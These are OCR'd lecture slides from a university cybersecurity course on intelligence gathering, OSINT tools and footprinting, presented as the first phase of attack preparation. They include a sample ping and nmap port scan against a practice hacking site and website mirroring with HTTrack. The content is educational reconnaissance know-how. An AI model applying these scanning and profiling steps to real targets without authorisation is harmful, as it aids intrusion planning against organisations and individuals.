Intelligence Gathering and Surveillance: First Phase for Attack Preparation

By

Ageebee Silas Faki PhD
+2348066238988
ageebeefaki@gmail.com

# Department of Computer Science,
Bingham University, Karu-Nigeria

#Pervasive Technologies Ltd
Suite B3, NNPC Filling Station
Abuja-Keffi Road
New Nyanyan, Nasarawa State

www.pervatech.ng

Public Notice

As a trained cyber Security Professional, all information provided in this presentation is for educational and awareness purposes. The author, in no way, endorse using anything discussed here for nefarious purposes.

Preamble: Intelligence Gathering

- Intelligence: The ability to ACQUIRE and apply knowledge and skills


- Intelligence Gathering: Collecting information (data) and developing it into useful information used for intelligence (solving a problem)

Cyber Threat Intelligence (CTI)

- Cyber Threat Intelligence:
  - collection
  - analysis
    - information about threats and adversaries
    - drawing patterns to facilitate informed decisions on the
      - preparedness for,
      - prevention of, and
      - response actions against

      various cyber-attacks.

Intelligence Cycle




Key thing in intelligence gathering is the MOTIVE

- Threat
- Planning for an Attack
- Planning to stop an Attacks

In all, the motives determine Tactics Techniques Procedures (TTPs)

Intelligence Cycle




- Planning
- Collection
- Processing and Exploitation
- Analysis
- Dissemination

Key thing in intelligence gathering is the MOTIVE

- Threat
- Planning for an Attack
- Planning to stop an Attacks

In all, the motives determine TacticsTechniquesProcedures (TTPs)



Intelligence Sources

OSINT

CI

SIGNIT

MASINT

TECHINT

HUMINT

GEOMINT

Intelligence Sources or Collection Disciplines

- **SIGINT—**Signals intelligence is derived from signal intercepts comprising

- **MINT—**Imagery Intelligence includes representations of objects reproduced electronically or by optical means on film, electronic display devices, or other media

- **MASINT—**Measurement and Signature Intelligence is information produced by quantitative and qualitative analysis of physical attributes of targets and events to characterize, locate, and identify them.

- **CI** - Counterintelligence is information gathered and activities conducted to protect against espionage, other intelligence activities.

- **HUMINT—**Human intelligence is derived from human sources, an example is espionage

- **OSINT—**Open-Source Intelligence is publicly available information appearing in print or electronic form including radio, television, newspapers, journals, the Internet, commercial databases, and videos, graphics, and drawings.

- **GEOINT—**Geospatial Intelligence is the analysis and visual representation of security-related activities on the earth. It is produced through an integration of imagery, imagery intelligence, and geospatial information.

Surveillance

- Close watch over someone, a group of people, or a device

Open Source Intelligence Gathering Tools

- Shodan- advance search engine for information
- AirCrack-ng – packet monitoring, capture frames
- Maltego – cover up to 1 millions database
- Builtwith –plugins, frameworks, tech stack etc
- ViewDNS – identify sites hosted on a server
- Shelocks – used username or email to find valid accounts on target websites.
- OSINTFramework

Reasons for Intelligence and Surveillance

- Threat to assets

- Protection of Assets

- Planning Attacks on Assets

Intelligence Gathering Sources

People

- organization
- Individuals
- Government

Devices

- Pictures
- Webservers
- Applications
- Devices OS
- Social media etc

Distinct Approaches to Intelligence Gathering

Individual

- Basic tools and techniques applicable here

Organization

- Tools and techniques from more complex levels

Devices

- Tools and techniques for special purposes

Our Take:

Open Sources Intelligence (OSINT)

- OS → Open Source
- INT → intelligent

- OSINT is a technology that reveal information about public sources

Agencies that uses OSINT

- Government bodies
- Intelligence agencies
- Military branches

- Business Organizations
- Law enforcement
- Hackers
  - Ethical and
  - unethical

Why is OSINT Dangerous (or Good)

- Does not require an advanced skillset
- Extremely difficult to dictate
- Lots of sources (free and paid)
- Lack of overall risk awareness from data owners
- Employees use OSINT to evaluate other colleagues
- OSINT research tools are improving day by day
- OSINT is legal

OSINT Tools Classifications

Basic

- ✓ Search Engines,
- ✓ Online Maps,
- ✓ Government Database
- ✓ Social Networks Sites
- ✓ Review job Listing etc

Intermediate


- ✓ Advance Seacrh Engines,
- ✓ Website Analysis,
- ✓ Dark web,
- ✓ ip lookup, WHOIS, DNS

Advanced

- ✓ Source code review
- ✓ Braeched data Analysis
- ✓ Scripting languages
- ✓ Machine learning/AI

OSINT Framework

- (T) Indicate a link to a tool that must be install and run locally
- (D) Indicate is Google Dork (from Google hacking)
- (R) require registration
- (M) indicate a url that contain the search term and the url itself must be edited manually



Gathering Intelligence on devices

- Check if the device is alive
- Check for open ports
- Scan beyond IDS
- Perform banner grabbing/OS fingerprinting
- Scan for vulnerabilities
- Draw a network map

Footprinting


An essential aspect of footprinting is identifying the level of risk associated with the organization’s publicly accessible information

Footprinting Benefits to Hackers

- Blue print of organization security profile
- Uncover vulnerabilities
- Identify different ways to exploit identified vulnerabilities

- **Footprinting using nmap→**


- Ping 137.74.187.104



```
Last login: Wed May 10 15:00:09 on ttys000

The default interactive shell is now zsh.
To update your account to use zsh, please run `chsh -s /bin/zsh`.
For more details, please visit https://support.apple.com/kb/HT208050.
[Users-MacBook-Air:~ user$ ping 137.74.187.104
PING 137.74.187.104 (137.74.187.104): 56 data bytes
64 bytes from 137.74.187.104: icmp_seq=0 ttl=44 time=153.141 ms
64 bytes from 137.74.187.104: icmp_seq=1 ttl=44 time=186.332 ms
64 bytes from 137.74.187.104: icmp_seq=2 ttl=44 time=453.363 ms
64 bytes from 137.74.187.104: icmp_seq=3 ttl=44 time=223.238 ms
^C
--- 137.74.187.104 ping statistics ---
4 packets transmitted, 4 packets received, 0.0% packet loss
round-trip min/avg/max/stddev = 153.141/254.019/453.363/117.732 ms
Users-MacBook-Air:~ user$
```

Discover open port

nmap -sT –p 40, 443 137.74.187.104




```
Users-MacBook-Air:~ user$ sudo nmap -sT -p 80,443 137.74.187.104
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-10 15:53 WAT
Nmap scan report for hackthissite.org (137.74.187.104)
Host is up (0.052s latency).

PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 1.42 seconds
Users-MacBook-Air:~ user$
```

Mirroring website

- httrack: httrack is a free website copier.
- It copies website offline (to hard disk).
- Hackers do this to take time and go through the website html code.

Httrack Interface



WinHTTrack Website Copier - [New Project 1]

Project name:


Project category:

Info

Type a new project name,
or select existing project to update/resume

Base path: C:\My Web Sites

Ready



WinHTTrack Website Copier - [NCS.whtt]

- Mirroring Mode -

Enter address(es) in URL box


Action: Download web site(s)

Web Addresses: (URL)

URL list (.txt):

Preferences and mirror options:

Ready



● Please adjust connection parameters if necessary, then press FINISH to launch the mirroring operation.

Remote connect

Connect to this provider

Do not use remote access connection

□ Disconnect when finished

□ Shutdown PC when finished

On hold

Transfer scheduled for: (hh/mm/ss)

○ Save settings only, do not launch download now.

Email Header Analysis

